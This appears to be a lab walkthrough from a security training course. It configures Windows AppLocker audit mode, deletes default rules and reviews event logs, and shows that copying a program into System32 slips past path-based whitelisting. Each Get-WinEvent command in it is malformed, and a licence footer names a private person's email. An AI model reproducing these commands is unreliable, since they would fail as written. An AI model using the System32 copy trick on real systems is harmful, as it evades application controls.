


Then press "Next>"




Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

Press "Next>" again:



Press "Next>" on the "Conditions" screen.


Then choose "Browse" and go to Program Files -> Windows Defender -> MSASCui (The Windows Defender User Interface, which is signed by Microsoft) and click Open.




Note this text:

Browse for a signed file to use as a reference for the rule. Use the slider to select which properties define the rule; as you move down, the rule becomes more specific. When the slider is in the any publisher position, the rule is applied to all signed files.


Slide the blue arrow up to "Publisher." Then click "Create":



Click "Yes" to the "Do you want to create the default rules now?" prompt:



Your rules should look like this:




2. Microsoft uses a number of code-signing certificates, so Let's add another.

Follow the same process you just followed: right-click on "Executable rules" in the left panel, and choose "Create New Rule..."

Click "Next" on the next three screens. Then browse to C:\Windows\explorer.exe, slide the blue arrow up to "Publisher" and press "Create".


3. Now let's enable AppLocker audit mode.

Click on AppLocker again, and click on "Configure rule enforcement":



Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Check the **Configured*** box under "Executable rules", and select "Audit only". Then click "OK".



Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

4. Verify AppLocker is running and creating logs.

Launch cmd.exe by clicking on the CMD Terminal icon in the taskbar icon (on the lower left of the desktop), which will create AppLocker alert 8002 ("...CMD.EXE was allowed to run"). You can close CMD.




Then, in your PowerShell window, type the following PowerShell command:

```
Get-WinEvent @{{logname="Microsoft-Windows-Applocker/EXE and DLL";} | ogv
```

This will show all AppLocker logs, including event 8001 ("The AppLocker policy was applied successfully to this computer") and at least one AppLocker event 8002 ("<program> was allowed to run.")

It will also pipe to Out-GridView ("ogv" is a handy shortcut for that). Note that there may be additional log entries, as programs may run in the background. Also: In addition to CMD.EXE, you will see a log entry for CONHOST.EXE, which is console host, a security feature for launching terminal applications.¹




Let's run putty.exe (a third-party SSH client), which is a benign (non-malicious) program in the C:\labs folder. Note that this is not in either the 'Program Files' or 'Windows' folders. Close putty.exe after it opens. Then view the AppLocker logs again:

```
C:\labs\putty.exe
```

```
Get-WinEvent @{{logname="Microsoft-Windows-Applocker/EXE and DLL";} | ogv
```


putty.exe was allowed to run (despite not being located in either the 'Program Files' or 'Windows' folders (note that you may have additional logs as other programs run):




TimeCreated	Id	LevelDisplayName	Message
9/12/2018 1:41:46 PM	8,002	Information	%OSDRIVE%\LABS\PUTTY.EXE was allowed to run.
9/12/2018 1:35:32 PM	8,002	Information	%SYSTEM32%\CONHOST.EXE was allowed to run.
9/12/2018 1:35:32 PM	8,002	Information	%SYSTEM32%\CMD.EXE was allowed to run.
9/12/2018 1:35:27 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.

This is because the student account is an administrator, and AppLocker is currently disabled for Administrators. Let's change that, and make sure AppLocker policy applies to Administrators.

Go back to the local security policy editor (secpol.msc), and click on "Executable rules".



Right-click on the rule for User "BUILTIN\Administrators" and choose "Delete". Click "Yes" on the confirmation pop-up.



Run C:\labs\putty.exe again and verify it is no longer whitelisted.

```
C:\labs\putty.exe
```

```
Get-WinEvent @{"logname="Microsoft-Windows-Applocker/EXE and DLL";} | ogv
```

TimeCreated	Id	LevelDisplayName	Message
9/12/2018 1:43:26 PM	8,003	Warning	%OSDRIVE%\LABS\PUTTY.EXE was allowed to run but would have been prevented from running if the AppLocker policy were enforced.
9/12/2018 1:43:21 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.
9/12/2018 1:41:46 PM	8,002	Information	%OSDRIVE%\LABS\PUTTY.EXE was allowed to run.
9/12/2018 1:35:32 PM	8,002	Information	%SYSTEM32%\CONHOST.EXE was allowed to run.
9/12/2018 1:35:32 PM	8,002	Information	%SYSTEM32%\CMD.EXE was allowed to run.
9/12/2018 1:35:27 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.

Note that the putty.exe AppLocker event changed from 8002 (...was allowed to run) to 8003 ("...PUTTY.EXE was allowed to run but would have been prevented from running if the AppLocker police were enforced").

5. We are currently whitelisting executables in the 'Program Files' or 'Windows' folders. Let's copy C:\labs\putty.exe to C:\windows\System32, run it, and see the resulting AppLocker event:

```
copy C:\labs\putty.exe C:\windows\System32
C:\windows\System32\putty.exe
```


```
Get-WinEvent @{"logname="Microsoft-Windows-Applocker/EXE and DLL";} | ogv
```

TimeCreated	Id	LevelDisplayName	Message
9/12/2018 1:47:25 PM	8,002	Information	%SYSTEM32%\PUTTY.EXE was allowed to run.
9/12/2018 1:43:26 PM	8,003	Warning	%OSDRIVE%\LABS\PUTTY.EXE was allowed to run but would have been prevented from running if the AppLocker policy were enforced.
9/12/2018 1:43:21 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.
9/12/2018 1:41:46 PM	8,002	Information	%OSDRIVE%\LABS\PUTTY.EXE was allowed to run.
9/12/2018 1:35:32 PM	8,002	Information	%SYSTEM32%\CONHOST.EXE was allowed to run.
9/12/2018 1:35:32 PM	8,002	Information	%SYSTEM32%\CMD.EXE was allowed to run.
9/12/2018 1:35:27 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.


Putty is whitelisted because it was copied to C:\windows\System32. This means malware could potentially do the same.

6. Let's remove the two rules whitelisting executables in the 'Program Files' or 'Windows' folders, run C:\windows\System32\putty.exe again, and view the AppLocker events.


Go back to the local security policy editor (secpol.msc), and click on "Executable rules".



Right-click on both remaining default rules, choose "Delete", and answer "Yes" to the pop-up.



Your executable rules should now look like this:




Run C:\windows\System32\putty.exe again and view the AppLocker events. Type the following commands:

```
C:\windows\System32\putty.exe
```

```
Get-WinEvent @({logname="Microsoft-Windows-AppLocker/EXE and DLL";} | ogv
```

C:\windows\System32\putty.exe is no longer whitelisted:

